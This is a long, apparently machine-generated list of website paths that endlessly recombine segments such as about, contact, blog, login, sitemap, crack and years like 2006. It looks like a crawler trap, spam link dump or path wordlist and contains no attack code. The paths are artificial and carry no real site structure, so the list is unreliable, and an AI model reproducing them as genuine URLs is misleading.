/about/2005/contact/
/about/blog/2006/contact/2006/
/contact/blog/12/
/feed/contact/contact/
/about/08/blog/
/12/09/crack/crack/
/media/2006/crack/2006/
/crack/contact/12/rss/
/about/home/contact/
/crack/about/12/12/2006/
/blog/about/new/
/sitemap/contact/about/
/logo/2006/contact/
/logo/contact/11/
/contact/sitemap/new/
/about/10/rss/crack/
/about/contact/11/crack/
/feed/crack/08/
/about/contact/2005/
/rss/crack/contact/
/about/10/08/
/feed/crack/home/crack/
/2/blog/11/
/sitemap/04/
/12/new/12/rss/
/home/11/new/
/12/11/new/crack/
/1/contact/about/
/sitemap/crack/12/
/media/09/
/press/2006/new/
/contact/about/2006/new/
/contact/about/crack/about/2006/
/12/08/contact/crack/
/1/crack/12/
/media/10/2006/
/new/login/
/2/crack/01/
/login/crack/crack/new/
/2/about/contact/
/home/11/crack/2006/
/media/2006/blog/
/10/2006/contact/
/22/12/crack/
/12/new/12/contact/2006/
/login/contact/12/

/about/blog/2006/rss/
/login/11/about/
/login/rss/new/
/about/11/blog/crack/
/about/06/new/
/crack/about/06/
/contact/10/contact/
/1/10/home/
/feed/crack/crack/11/
/10/crack/contact/
/crack/contact/12/about/crack/
/12/11/blog/2006/
/12/10/login/
/12/content/
/contact/3/
/12/new/crack/11/
/feed/blog/2006/crack/
/crack/new/about/
/logo/about/crack/crack/
/about/about/sitemap/
/sitemap/about/about/
/new/2006/about/
/10/about/crack/crack/
/blog/contact/new/
/home/03/
/contact/contact/new/crack/
/about/11/new/12/
/about/10/crack/crack/crack/
/10/05/
/12/home/contact/
/about/crack/about/2006/
/1/blog/new/
/crack/crack/sitemap/
/sitemap/12/about/
/12/10/about/contact/crack/
/login/crack/09/
/crack/contact/12/contact/2006/
/contact/12/2006/home/
/home/blog/rss/
/crack/home/11/
/feed/about/about/
/logo/about/blog/
/contact/about/10/crack/
/about/08/crack/2006/
/about/new/2006/crack/12/
/2/contact/contact/
/12/blog/01/
/12/new/06/
/about/2/contact/crack/
/new/crack/about/
/2/10/new/
/12/12/2005/
/contact/contact/blog/2006/
/login/login/crack/

/press/1/
/crack/11/contact/
/12/10/about/12/2006/
/crack/contact/crack/blog/
/login/crack/2006/crack/crack/
/12/about/sitemap/
/crack/contact/06/
/12/1/2006/crack/
/contact/new/contact/
/12/blog/crack/new/
/about/new/01/
/contact/crack/2005/
/blog/2006/about/
/12/11/crack/about/2006/
/contact/1/home/
/home/crack/about/
/contact/2005/blog/
/logo/sitemap/crack/
/contact/about/new/2006/
/2/new/crack/crack/
/login/home/contact/12/
/crack/about/crack/11/
/12/rss/contact/
/1/12/about/
/2/new/blog/
/about/2/12/2006/
/crack/12/crack/new/
/login/about/contact/
/logo/05/
/12/10/12/new/
/contact/12/blog/crack/
/12/1/11/
/login/crack/2006/blog/
/crack/about/12/about/12/
/about/2/rss/
/crack/blog/about/
/2/12/contact/
/sitemap/blog/10/
/12/10/12/crack/2006/
/contact/about/09/
/contact/contact/2006/contact/12/
/crack/12/crack/crack/2006/
/about/2005/about/
/12/10/about/rss/
/content/blog/12/
/contact/blog/contact/
/contact/contact/1/
/feed/crack/12/12/crack/
/contact/2005/crack/crack/
/feed/contact/about/
/10/about/blog/
/about/08/new/
/sitemap/2006/about/12/2006/
/crack/contact/12/home/

/feed/blog/11/
/sitemap/2006/about/contact/crack/
/about/home/about/
/blog/about/10/
/logo/2006/about/
/contact/sitemap/10/
/contact/1/about/crack/
/12/08/rss/
/page/about/2006/
/feed/crack/06/
/12/09/blog/
/rss/crack/about/
/contact/1/contact/2006/
/about/10/06/
/sitemap/03/
/12/new/12/home/
/sitemap/crack/contact/
/media/01/
/2/blog/crack/12/
/about/new/10/2006/
/crack/contact/home/crack/
/1/crack/contact/
/content/sitemap/
/crack/about/12/rss/
/crack/contact/crack/crack/crack/
/about/10/home/12/
/12/blog/crack/crack/2006/
/login/crack/crack/10/
/2/crack/08/
/sitemap/new/12/crack/
/2/about/about/
/new/contact/11/
/media/2006/new/
/about/01/blog/
/10/2006/about/
/login/contact/contact/
/about/12/2005/
/about/blog/2006/home/
/crack/12/01/
/press/blog/2006/
/10/contact/2006/crack/
/press/new/crack/
/about/2006/about/2006/
/12/08/about/12/
/12/contact/11/crack/
/logo/contact/crack/12/
/2/10/crack/2006/
/crack/about/2/
/about/10/crack/blog/
/contact/10/about/
/about/rss/contact/
/10/crack/about/
/12/14/
/home/2006/contact/

/12/11/blog/crack/
/12/new/home/crack/
/22/contact/12/
/logo/12/11/
/about/15/
/login/12/12/
/blog/contact/10/
/crack/05/crack/
/contact/12/2006/contact/2006/
/about/blog/1/
/crack/home/2006/crack/
/about/11/new/contact/
/contact/11/contact/
/home/blog/12/2006/
/12/home/about/
/media/crack/rss/
/1/blog/10/
/contact/contact/10/12/
/home/blog/contact/crack/
/home/blog/home/
/login/crack/10/2006/
/feed/new/blog/
/logo/about/new/
/2/contact/about/
/login/10/11/
/about/new/2006/crack/contact/
/login/2006/blog/crack/
/12/contact/sitemap/
/12/new/2/
/12/blog/08/
/1/blog/crack/2006/
/blog/sitemap/12/
/contact/12/2006/about/crack/
/2/10/10/
/login/new/2006/contact/
/10/contact/blog/
/media/crack/12/crack/
/home/1/2006/
/press/09/
/crack/11/about/
/sitemap/new/rss/
/10/sitemap/crack/
/12/10/about/about/12/
/about/blog/blog/crack/
/new/about/blog/
/crack/contact/crack/new/
/contact/new/about/
/12/2006/about/2006/
/about/12/11/contact/
/crack/contact/2/
/blog/12/crack/12/
/12/blog/crack/10/
/about/new/08/
/crack/12/rss/contact/

/about/2/about/12/
/1/10/contact/2006/
/sitemap/2006/about/rss/
/home/09/crack/
/contact/2005/new/
/2/crack/crack/blog/
/feed/crack/12/rss/
/crack/2006/sitemap/
/12/crack/2005/
/blog/contact/crack/crack/
/login/home/contact/contact/
/sitemap/2006/login/
/12/rss/about/
/2/new/new/
/contact/12/1/
/login/rss/crack/2006/
/12/new/crack/2006/crack/
/login/about/about/
/crack/12/crack/10/
/12/10/12/10/
/12/10/2005/crack/
/sitemap/11/blog/
/10/12/11/
/login/crack/2006/new/
/sitemap/11/crack/12/
/crack/about/12/about/contact/
/crack/12/10/2006/
/2/12/about/
/about/2/home/
/1/10/about/crack/
/crack/about/crack/2006/crack/
/contact/about/crack/contact/2006/
/contact/12/new/12/
/blog/12/blog/
/contact/contact/2006/contact/contact/
/crack/about/home/crack/
/12/10/about/home/
/about/new/crack/12/12/
/content/blog/contact/
/contact/blog/about/
/about/blog/2006/contact/crack/
/contact/contact/09/
/10/about/new/
/media/2006/crack/crack/
/contact/about/2006/crack/2006/
/crack/contact/12/2005/
/22/rss/
/media/new/2006/
/about/crack/2005/
/12/new/12/12/2006/
/crack/about/12/12/crack/
/logo/contact/blog/
/feed/crack/12/contact/12/
/12/08/home/

/content/11/crack/
/feed/crack/2/
/about/contact/sitemap/
/12/09/new/
/new/12/11/
/2/crack/crack/crack/12/
/2/blog/blog/
/about/10/2/
/contact/sitemap/crack/2006/
/2/crack/rss/crack/
/media/08/
/sitemap/crack/about/
/sitemap/2006/about/about/12/
/blog/about/crack/2006/
/contact/about/crack/2005/
/contact/about/crack/about/crack/
/2/blog/crack/contact/
/contact/contact/2006/rss/
/1/crack/about/
/media/10/crack/
/crack/about/12/home/
/about/crack/contact/2006/
/contact/crack/11/contact/
/about/10/home/contact/
/2/crack/06/
/crack/contact/12/12/2006/
/sitemap/08/contact/
/home/11/crack/crack/
/login/home/rss/
/sitemap/2006/contact/12/12/
/about/01/new/
/12/new/12/contact/crack/
/login/contact/about/
/crack/12/08/
/login/new/11/
/contact/about/blog/2006/
/12/about/blog/12/
/about/new/2006/blog/
/2/blog/2006/crack/
/12/08/about/contact/
/12/11/crack/contact/2006/
/sitemap/blog/crack/2006/
/feed/crack/rss/crack/
/new/about/crack/12/
/crack/about/07/
/about/10/crack/new/
/sitemap/new/contact/12/
/about/rss/about/
/feed/crack/crack/blog/
/home/2006/about/
/contact/13/
/22/contact/contact/
/12/new/crack/blog/
/login/2/2006/

/1/new/rss/
/sitemap/2006/crack/11/
/about/press/
/about/about/1/
/press/10/12/
/login/12/contact/
/crack/12/2006/blog/
/logo/contact/2006/crack/
/about/blog/09/
/10/contact/crack/12/
/about/11/new/about/
/contact/11/about/
/sitemap/2006/home/2006/
/media/crack/home/
/about/crack/about/crack/
/crack/crack/1/
/login/crack/01/
/12/10/contact/rss/
/contact/contact/10/contact/
/crack/contact/12/contact/crack/
/12/crack/about/2006/
/crack/home/blog/
/page/contact/2006/
/feed/new/new/
/logo/about/10/
/about/08/crack/crack/
/about/new/2006/crack/about/
/login/10/blog/
/home/about/11/
/12/blog/06/
/12/new/07/
/blog/sitemap/contact/
/12/12/sitemap/
/blog/2005/crack/
/login/new/2006/about/
/10/contact/new/
/contact/contact/blog/crack/
/about/new/new/2006/
/sitemap/new/home/
/12/10/about/about/contact/
/about/1/11/
/crack/contact/crack/10/
/12/10/about/12/crack/
/new/contact/2006/contact/
/contact/2006/about/2006/
/about/12/11/about/
/blog/12/2006/crack/
/sitemap/2006/contact/rss/
/12/about/1/
/12/01/crack/2006/
/blog/12/crack/contact/
/crack/contact/07/
/feed/new/crack/12/
/12/sitemap/11/

/contact/crack/sitemap/
/about/new/06/
/crack/12/rss/about/
/about/2/about/contact/
/12/11/crack/about/crack/
/sitemap/2006/about/home/
/about/2006/contact/2006/
/2/crack/crack/new/
/home/blog/about/12/
/feed/crack/12/home/
/12/blog/10/2006/
/contact/about/new/crack/
/about/new/crack/rss/
/login/home/contact/about/
/crack/about/crack/blog/
/1/12/11/
/login/2006/new/12/
/login/crack/new/2006/
/2/new/10/
/contact/12/09/
/about/2/12/crack/
/crack/crack/blog/12/
/10/12/2006/contact/
/12/1/blog/
/sitemap/11/new/
/sitemap/11/crack/contact/
/12/10/contact/12/12/
/crack/about/12/about/about/
/12/10/crack/11/
/contact/about/crack/contact/crack/
/12/11/crack/2005/
/contact/12/new/contact/
/contact/about/01/
/media/crack/contact/12/
/crack/12/crack/crack/crack/
/blog/12/new/
/contact/contact/2006/contact/about/
/crack/2005/rss/
/1/10/12/2006/
/blog/05/
/10/1/12/
/about/new/crack/12/contact/
/content/blog/about/
/2/crack/crack/2006/crack/
/10/about/10/
/12/2006/contact/2006/
/about/06/crack/2006/
/sitemap/2006/about/12/crack/
/22/home/
/logo/contact/new/
/new/12/2006/contact/
/feed/crack/12/contact/contact/
/page/about/crack/
/about/12/about/2006/

/about/blog/new/12/
/feed/crack/07/
/crack/12/new/2006/
/crack/contact/rss/crack/
/rss/contact/11/
/login/crack/crack/crack/2006/
/2/crack/crack/crack/contact/
/about/10/07/
/contact/1/contact/crack/
/2/blog/new/
/sitemap/2006/about/about/contact/
/media/06/
/login/blog/11/
/2/blog/crack/about/
/about/new/10/crack/
/contact/contact/2006/home/
/about/10/2006/blog/
/content/1/
/media/blog/2006/
/new/05/
/sitemap/1/2006/
/about/10/home/about/
/contact/crack/11/about/
/12/blog/crack/crack/crack/
/contact/about/crack/12/2006/
/press/2006/crack/2006/
/2/crack/2/
/rss/about/11/
/sitemap/08/about/
/new/contact/blog/
/crack/12/2006/crack/12/
/12/about/11/crack/
/home/contact/11/
/sitemap/2006/contact/12/contact/
/login/home/home/
/new/about/2006/crack/
/about/contact/about/2006/
/logo/crack/11/
/about/12/sitemap/
/crack/12/06/
/press/blog/crack/
/about/10/10/2006/
/12/about/blog/contact/
/about/new/2006/new/
/contact/home/11/
/about/2006/about/crack/
/12/08/about/about/
/1/new/12/12/
/rss/sitemap/2006/
/contact/04/contact/
/logo/contact/crack/contact/
/about/crack/12/2006/
/2/10/crack/crack/
/new/about/crack/contact/

/about/10/crack/10/
/crack/about/login/
/1/10/2005/
/feed/crack/crack/new/
/sitemap/new/contact/contact/
/crack/contact/12/about/12/
/12/15/
/12/10/05/
/12/new/rss/crack/
/12/new/crack/new/
/22/contact/about/
/1/new/home/
/feed/new/2006/crack/
/about/media/
/crack/2005/crack/2006/
/logo/12/blog/
/about/about/09/
/press/10/contact/
/12/11/crack/12/2006/
/login/12/about/
/crack/12/2006/new/
/12/blog/2006/blog/
/contact/12/2006/contact/crack/
/10/contact/crack/contact/
/1/1/2006/
/10/04/
/home/blog/12/crack/
/1/about/11/
/crack/crack/09/
/1/blog/rss/
/login/crack/08/
/contact/contact/10/about/
/12/10/contact/home/
/feed/new/10/
/12/12/11/contact/
/blog/crack/11/
/crack/3/
/login/crack/10/crack/
/crack/home/new/
/about/blog/2006/about/12/
/contact/1/12/2006/
/login/10/new/
/crack/crack/11/crack/
/12/blog/2/
/12/contact/1/
/12/new/login/
/12/crack/contact/2006/
/1/blog/crack/crack/
/crack/10/11/
/blog/sitemap/about/
/login/home/12/12/
/10/contact/10/
/crack/contact/2006/blog/
/12/blog/rss/contact/

/about/new/crack/crack/2006/
/home/1/crack/
/about/01/crack/12/
/press/01/
/page/12/2006/
/12/10/about/about/about/
/12/01/rss/
/about/02/crack/
/contact/2006/sitemap/
/login/10/2006/contact/
/new/contact/2006/about/
/new/about/new/
/about/sitemap/11/
/contact/crack/about/2006/
/12/2006/about/crack/
/12/about/09/
/sitemap/2006/contact/home/
/crack/contact/login/
/blog/12/crack/about/
/feed/new/crack/contact/
/about/new/blog/2006/
/about/new/2/
/about/2/about/about/
/contact/1/2005/
/2/crack/home/12/
/1/10/contact/crack/
/contact/2006/contact/2006/
/2/crack/crack/10/
/about/10/crack/2006/crack/
/home/blog/about/contact/
/home/12/11/
/12/crack/sitemap/
/about/new/crack/home/
/sitemap/2006/contact/crack/2006/
/crack/about/crack/new/
/crack/about/12/contact/12/
/crack/about/rss/crack/
/login/2006/new/contact/
/crack/rss/blog/
/crack/crack/blog/contact/
/login/rss/crack/crack/
/new/sitemap/12/
/10/12/2006/about/
/12/12/about/2006/
/logo/04/
/login/07/crack/
/crack/about/2006/blog/
/12/1/new/
/sitemap/11/crack/about/
/12/10/contact/12/contact/
/10/12/blog/
/crack/12/10/crack/
/12/new/12/about/12/
/new/2005/crack/

/12/blog/new/2006/
/crack/login/2006/
/sitemap/blog/rss/
/12/10/12/crack/crack/
/media/crack/contact/contact/
/contact/12/new/about/
/contact/about/08/
/blog/12/10/
/crack/2005/home/
/1/10/12/crack/
/12/10/contact/crack/2006/
/10/1/contact/
/about/about/contact/2006/
/contact/contact/01/
/about/09/blog/
/12/09/crack/12/
/contact/about/2006/crack/crack/
/feed/blog/blog/
/crack/contact/12/sitemap/
/media/new/crack/
/home/01/contact/
/about/crack/sitemap/
/12/new/12/12/crack/
/home/sitemap/2006/
/logo/contact/10/
/blog/about/rss/
/new/12/2006/about/
/about/about/about/2006/
/sitemap/contact/11/
/feed/crack/12/contact/about/
/contact/sitemap/rss/
/about/blog/new/contact/
/sitemap/09/crack/
/feed/crack/login/
/about/contact/11/contact/
/about/contact/1/
/1/new/crack/2006/
/2/crack/crack/crack/about/
/new/12/blog/
/feed/crack/home/12/
/about/10/login/
/2/blog/10/
/12/new/12/2005/
/about/about/11/contact/
/12/10/home/2006/
/home/11/rss/
/12/11/new/12/
/1/contact/11/
/sitemap/2006/about/about/about/
/media/2/
/press/2006/rss/
/contact/about/crack/sitemap/
/contact/about/2006/rss/
/blog/about/crack/crack/

/12/08/contact/12/
/about/10/2006/new/
/content/09/
/about/12/contact/2006/
/about/crack/contact/crack/
/login/home/crack/2006/
/login/crack/crack/rss/
/2/crack/07/
/sitemap/new/12/12/
/crack/contact/12/12/crack/
/new/contact/new/
/crack/12/blog/2006/
/crack/12/2006/crack/contact/
/2/crack/10/2006/
/sitemap/2006/contact/12/about/
/10/about/2006/crack/
/22/12/12/
/logo/12/2006/contact/
/crack/12/2/
/login/new/blog/
/contact/about/blog/crack/
/contact/contact/2006/crack/2006/
/about/contact/contact/2006/
/12/about/blog/about/
/press/new/12/
/login/rss/rss/
/12/11/crack/contact/crack/
/1/new/12/contact/
/sitemap/blog/crack/crack/
/about/11/blog/12/
/contact/04/about/
/logo/contact/crack/about/
/about/10/new/2006/
/new/about/crack/about/
/about/06/rss/
/sitemap/new/contact/about/
/feed/crack/crack/10/
/crack/contact/12/about/contact/
/12/press/
/12/2006/sitemap/
/12/new/crack/10/
/contact/4/
/login/2/crack/
/12/02/contact/
/17/2006/
/crack/new/11/
/sitemap/2006/crack/blog/
/logo/12/new/
/logo/2005/crack/
/press/10/about/
/logo/about/crack/12/
/sitemap/about/11/
/22/crack/2006/
/blog/contact/rss/

/contact/12/11/crack/
/10/about/crack/12/
/feed/crack/crack/2006/contact/
/2/new/2006/crack/
/home/02/
/12/blog/2006/new/
/about/blog/01/
/blog/home/2006/
/contact/contact/new/12/
/10/contact/crack/about/
/about/10/crack/crack/12/
/sitemap/2006/home/crack/
/10/03/
/sitemap/12/11/
/1/blog/home/
/login/crack/06/
/12/crack/about/crack/
/page/contact/crack/
/crack/home/10/
/12/12/11/about/
/about/blog/2006/about/contact/
/feed/about/11/
/contact/about/10/12/
/login/10/10/
/home/about/blog/
/12/blog/07/
/12/contact/09/
/about/2/contact/12/
/new/crack/11/
/about/2006/sitemap/
/2/10/rss/
/12/crack/12/2006/
/login/home/12/contact/
/12/12/1/
/12/blog/rss/about/
/about/new/new/crack/
/12/01/home/
/crack/contact/crack/2006/crack/
/login/10/2006/about/
/crack/2006/about/2006/
/new/about/10/
/contact/2006/about/crack/
/login/crack/2006/crack/12/
/12/01/crack/crack/
/12/blog/crack/rss/
/12/sitemap/blog/
/feed/new/crack/about/
/page/sitemap/
/crack/contact/10/2006/
/about/new/07/
/contact/crack/1/
/2/crack/home/contact/
/sitemap/new/crack/2006/
/about/2006/contact/crack/

/home/crack/11/
/12/12/contact/2006/
/logo/sitemap/12/
/12/blog/10/crack/
/home/blog/about/about/
/2/new/crack/12/
/logo/about/2006/crack/
/crack/about/12/contact/contact/
/crack/about/crack/10/
/1/12/blog/
/login/2006/new/about/
/crack/rss/new/
/login/crack/new/crack/
/contact/12/01/
/crack/crack/blog/about/
/12/new/new/2006/
/12/contact/about/2006/
/about/blog/11/crack/
/new/sitemap/contact/
/crack/12/crack/rss/
/12/blog/blog/2006/
/logo/03/
/12/10/12/rss/
/contact/12/blog/12/
/12/10/contact/12/about/
/crack/about/2006/new/
/12/1/10/
/10/12/new/
/12/new/10/2006/
/10/2005/crack/
/crack/blog/11/
/about/2/2005/
/12/new/12/about/contact/
/12/10/crack/blog/
/media/crack/crack/2006/
/blog/contact/2006/crack/
/sitemap/blog/home/
/12/11/crack/sitemap/
/contact/about/06/
/media/crack/contact/about/
/contact/05/crack/
/sitemap/01/contact/
/about/new/crack/12/about/
/12/10/about/2005/
/feed/crack/12/12/12/
/10/1/about/
/contact/contact/08/
/contact/2005/crack/12/
/about/09/new/
/about/08/rss/
/feed/contact/11/
/12/2006/contact/crack/
/12/09/crack/contact/
/feed/crack/2006/blog/

/about/06/crack/crack/
/login/crack/blog/2006/
/feed/blog/new/
/home/01/about/
/sitemap/2006/about/contact/12/
/crack/about/10/2006/
/about/home/11/
/business/
/blog/about/home/
/about/12/12/2006/
/contact/sitemap/home/
/2/crack/2006/blog/
/about/12/about/crack/
/contact/1/about/12/
/about/10/rss/contact/
/about/blog/new/about/
/about/contact/11/about/
/crack/12/new/crack/
/rss/contact/blog/
/about/contact/09/
/rss/crack/11/
/feed/crack/home/contact/
/new/12/new/
/login/crack/crack/crack/crack/
/contact/sitemap/crack/crack/
/about/about/11/about/
/12/10/home/crack/
/sitemap/02/
/home/11/home/
/12/11/new/contact/
/2/crack/new/2006/
/login/blog/blog/
/media/07/
/crack/about/12/crack/2006/
/press/2006/home/
/contact/about/2006/home/
/crack/contact/home/12/
/media/blog/crack/
/12/08/contact/contact/
/sitemap/1/crack/
/content/about/2006/
/crack/about/12/2005/
/crack/contact/crack/crack/12/
/new/home/2006/
/login/crack/crack/home/
/contact/about/crack/12/crack/
/2/crack/login/
/rss/about/blog/
/press/2006/crack/crack/
/sitemap/new/12/contact/
/2/about/11/
/new/contact/10/
/crack/12/2006/crack/about/
/about/10/blog/2006/

/home/contact/blog/
/media/2006/rss/
/about/contact/about/crack/
/22/12/contact/
/logo/12/2006/about/
/sitemap/sitemap/2006/
/logo/crack/blog/
/crack/12/07/
/about/12/1/
/about/10/10/crack/
/login/new/new/
/about/contact/12/2006/
/login/rss/home/
/press/new/contact/
/contact/home/blog/
/feed/crack/10/2006/
/1/new/12/about/
/rss/sitemap/crack/
/about/11/blog/contact/
/about/crack/12/crack/
/about/06/home/
/1/10/sitemap/
/contact/10/11/
/contact/contact/11/crack/
/12/08/crack/2006/
/10/crack/11/
/crack/contact/12/about/about/
/12/media/
/12/11/blog/12/
/contact/content/
/12/new/home/12/
/feed/blog/2006/contact/
/12/10/about/crack/2006/
/sitemap/2006/crack/new/
/12/02/about/
/logo/12/10/
/crack/2005/crack/crack/
/about/about/01/
/12/new/2006/blog/
/logo/about/crack/contact/
/12/11/crack/12/crack/
/10/about/crack/contact/
/blog/contact/home/
/1/sitemap/2006/
/about/blog/08/
/contact/contact/new/contact/
/1/1/crack/
/about/10/crack/crack/contact/
/1/about/blog/
/12/home/11/
/login/06/crack/
/about/crack/about/12/
/crack/crack/01/
/12/10/about/contact/12/

/login/crack/2/
/about/2/crack/2006/
/logo/home/2006/
/home/blog/contact/12/
/contact/12/2006/sitemap/
/12/10/12/2006/crack/
/blog/crack/blog/
/home/blog/2005/
/crack/13/
/crack/2006/contact/2006/
/about/blog/2006/about/about/
/contact/about/10/contact/
/logo/about/rss/
/sitemap/2006/rss/crack/
/2/contact/11/
/login/2006/blog/12/
/contact/1/12/crack/
/home/about/new/
/12/blog/login/
/12/contact/01/
/12/crack/contact/crack/
/about/2/contact/contact/
/crack/10/blog/
/contact/12/2006/about/12/
/2/10/home/
/2/1/2006/
/12/12/09/
/login/home/12/about/
/about/new/crack/crack/crack/
/media/crack/12/12/
/login/login/contact/
/about/01/crack/about/
/press/06/
/page/12/crack/
/sitemap/new/2005/
/10/sitemap/12/
/sitemap/2006/about/crack/2006/
/about/1/new/
/about/blog/blog/12/
/about/sitemap/blog/
/crack/contact/crack/rss/
/contact/crack/about/crack/
/login/crack/2006/crack/contact/
/12/about/01/
/contact/crack/contact/2006/
/contact/new/11/
/12/1/2006/contact/
/about/new/blog/crack/
/12/blog/crack/home/
/12/sitemap/new/
/12/blog/crack/2006/crack/
/about/new/login/
/crack/contact/new/2006/
/contact/crack/09/

/contact/1/sitemap/
/2/crack/home/about/
/sitemap/2006/about/2005/
/contact/2005/rss/
/contact/2006/contact/crack/
/logo/sitemap/contact/
/12/about/about/2006/
/12/12/12/2006/
/home/12/blog/
/blog/contact/crack/12/
/2/new/crack/contact/
/sitemap/2006/contact/crack/crack/
/crack/about/12/contact/about/
/press/11/crack/
/1/12/new/
/2/new/rss/
/contact/12/08/
/new/sitemap/about/
/crack/12/crack/home/
/login/about/11/
/home/blog/crack/2006/
/12/10/12/home/
/12/10/2006/blog/
/12/12/about/crack/
/contact/12/blog/contact/
/10/12/10/
/crack/2/2006/
/login/crack/2006/rss/
/2/10/2006/crack/
/12/new/12/about/about/
/login/3/
/12/10/crack/new/
/contact/rss/blog/
/12/blog/new/crack/
/2/12/11/
/1/10/about/12/
/crack/login/crack/
/crack/crack/about/2006/
/12/2005/blog/
/contact/about/2/
/10/home/2006/
/1/blog/2006/crack/
/crack/about/home/12/
/sitemap/01/about/
/12/10/contact/crack/crack/
/blog/04/
/about/blog/2006/contact/12/
/contact/blog/11/
/feed/crack/12/12/contact/
/contact/2005/crack/contact/
/media/2006/crack/12/
/feed/blog/10/
/feed/crack/2006/new/
/crack/contact/12/1/

/22/2005/
/about/crack/1/
/sitemap/2006/about/contact/contact/
/crack/about/10/crack/
/8/
/home/sitemap/crack/
/crack/about/12/12/12/
/2/crack/2006/new/
/about/about/about/crack/
/sitemap/contact/blog/
/about/10/rss/about/
/contact/1/about/contact/
/contact/login/2006/
/12/09/rss/
/crack/about/new/2006/
/1/new/crack/crack/
/rss/contact/new/
/feed/crack/home/about/
/about/10/05/
/12/new/12/sitemap/
/1/contact/blog/
/12/03/crack/
/12/11/new/about/
/sitemap/crack/11/
/login/blog/new/
/media/login/
/contact/about/crack/1/
/contact/about/crack/about/12/
/crack/contact/home/contact/
/content/01/
/12/08/contact/about/
/1/crack/11/
/about/12/contact/crack/
/new/04/
/media/10/12/
/login/home/crack/crack/
/2/crack/blog/2006/
/crack/contact/crack/crack/contact/
/rss/about/new/
/sitemap/new/12/about/
/home/11/crack/12/
/crack/12/blog/crack/
/content/contact/2006/
/2/crack/10/crack/
/home/contact/new/
/login/home/2005/
/12/new/12/crack/2006/
/media/2006/home/
/about/01/rss/
/22/12/about/
/12/new/12/contact/12/
/logo/crack/new/
/login/contact/11/
/crack/12/login/

/about/blog/2006/sitemap/
/about/12/09/
/10/contact/2006/contact/
/login/new/10/
/contact/contact/2006/crack/crack/
/login/11/blog/
/feed/crack/new/2006/
/about/contact/contact/crack/
/press/new/about/
/crack/contact/12/crack/2006/
/contact/home/new/
/12/contact/11/contact/
/about/11/blog/about/
/about/10/new/crack/
/about/11/about/2006/
/crack/about/05/
/about/10/crack/rss/
/contact/sitemap/2006/crack/
/contact/14/
/contact/12/about/2006/
/12/new/home/contact/
/12/11/blog/contact/
/12/10/04/
/blog/about/2006/crack/
/feed/blog/2006/about/
/crack/new/blog/
/17/crack/
/sitemap/2006/crack/10/
/contact/1/crack/2006/
/12/new/2006/new/
/about/about/08/
/logo/about/crack/about/
/sitemap/about/blog/
/22/crack/crack/
/new/2006/blog/
/10/about/crack/about/
/feed/crack/crack/2006/about/
/crack/contact/blog/2006/
/crack/05/contact/
/12/about/contact/2006/
/about/blog/06/
/blog/home/crack/
/crack/home/2006/contact/
/contact/contact/new/about/
/about/10/crack/crack/about/
/about/11/new/11/
/contact/about/11/crack/
/media/crack/2005/
/12/new/blog/2006/
/about/crack/about/contact/
/crack/crack/08/
/sitemap/12/blog/
/12/10/about/contact/contact/
/login/crack/07/

/sitemap/blog/2006/crack/
/12/10/contact/2005/
/crack/contact/12/contact/12/
/home/blog/contact/contact/
/blog/crack/new/
/feed/new/rss/
/feed/about/blog/
/logo/about/home/
/12/contact/12/2006/
/about/08/crack/12/
/contact/about/10/about/
/login/2006/blog/contact/
/crack/12/crack/2006/crack/
/about/new/2006/crack/11/
/home/about/10/
/12/new/05/
/12/contact/08/
/about/2/contact/about/
/new/crack/blog/
/crack/10/new/
/contact/12/2006/about/contact/
/12/crack/12/crack/
/login/2006/about/2006/
/10/contact/rss/
/media/crack/12/contact/
/contact/contact/blog/12/
/contact/12/2006/crack/2006/
/login/login/about/
/press/2/
/feed/crack/12/crack/crack/
/10/sitemap/contact/
/crack/crack/contact/2006/
/about/blog/blog/contact/
/contact/crack/12/2006/
/crack/2006/about/crack/
/about/1/10/
/12/10/about/12/12/
/crack/contact/crack/home/
/login/crack/2006/crack/about/
/about/sitemap/new/
/sitemap/2006/contact/2005/
/12/about/08/
/crack/contact/05/
/12/1/2006/about/
/crack/contact/10/crack/
/page/1/
/about/blog/about/2006/
/12/sitemap/10/
/blog/2006/blog/
/12/11/crack/about/12/
/sitemap/new/crack/crack/
/home/crack/blog/
/home/09/contact/
/contact/2005/home/

/1/10/crack/2006/
/logo/sitemap/about/
/12/12/contact/crack/
/2/crack/crack/rss/
/feed/crack/12/2005/
/contact/about/new/12/
/home/12/new/
/12/crack/1/
/2/new/crack/about/
/12/contact/contact/2006/
/blog/contact/crack/contact/
/crack/about/blog/2006/
/login/home/contact/11/
/1/12/10/
/contact/12/06/
/about/2/12/12/
/2/new/home/
/12/contact/about/crack/
/12/new/new/crack/
/12/new/crack/2006/contact/
/12/blog/blog/crack/
/content/12/2006/
/12/10/2005/contact/
/contact/12/blog/about/
/12/10/2006/new/
/crack/07/crack/
/sitemap/11/rss/
/contact/about/crack/crack/2006/
/login/crack/2006/home/
/crack/about/12/about/11/
/feed/crack/blog/2006/
/crack/blog/blog/
/12/10/crack/10/
/about/2/sitemap/
/contact/rss/new/
/1/10/about/contact/
/media/crack/crack/crack/
/contact/about/crack/contact/12/
/crack/about/crack/2006/contact/
/12/2005/new/
/12/11/crack/1/
/contact/about/07/
/12/10/contact/2006/crack/
/crack/12/crack/crack/12/
/blog/12/rss/
/crack/about/home/contact/
/contact/contact/2006/contact/11/
/about/2005/blog/
/12/10/about/sitemap/
/blog/03/
/content/blog/11/
/about/blog/2006/contact/contact/
/feed/crack/12/12/about/
/contact/contact/2/

/about/crack/crack/2006/
/contact/2005/crack/about/
/home/2005/crack/
/feed/contact/blog/
/10/about/home/
/about/11/contact/2006/
/contact/contact/about/2006/
/media/2006/crack/contact/
/sitemap/2006/about/12/12/
/12/04/crack/
/login/crack/blog/crack/
/crack/contact/12/09/
/12/10/rss/crack/
/sitemap/2006/about/contact/about/
/about/crack/09/
/about/home/blog/
/12/11/crack/crack/2006/
/crack/about/12/12/contact/
/logo/contact/rss/
/logo/2006/blog/
/about/12/12/crack/
/sitemap/contact/new/
/contact/1/about/about/
/page/about/12/
/content/11/contact/
/12/08/sitemap/
/feed/crack/05/
/about/contact/01/
/rss/contact/10/
/12/09/home/
/contact/12/contact/2006/
/rss/crack/blog/
/contact/1/contact/12/
/2/blog/rss/
/sitemap/2006/new/2006/
/2/crack/rss/contact/
/login/crack/crack/2006/crack/
/1/contact/new/
/2/crack/new/crack/
/contact/about/crack/09/
/login/blog/10/
/crack/about/12/crack/crack/
/2/sitemap/2006/
/contact/about/crack/about/contact/
/about/new/10/12/
/2/blog/crack/11/
/crack/contact/home/about/
/content/08/
/new/03/
/12/about/12/2006/
/content/about/crack/
/media/10/contact/
/about/crack/contact/12/
/crack/contact/crack/crack/about/

/page/crack/2006/
/new/home/crack/
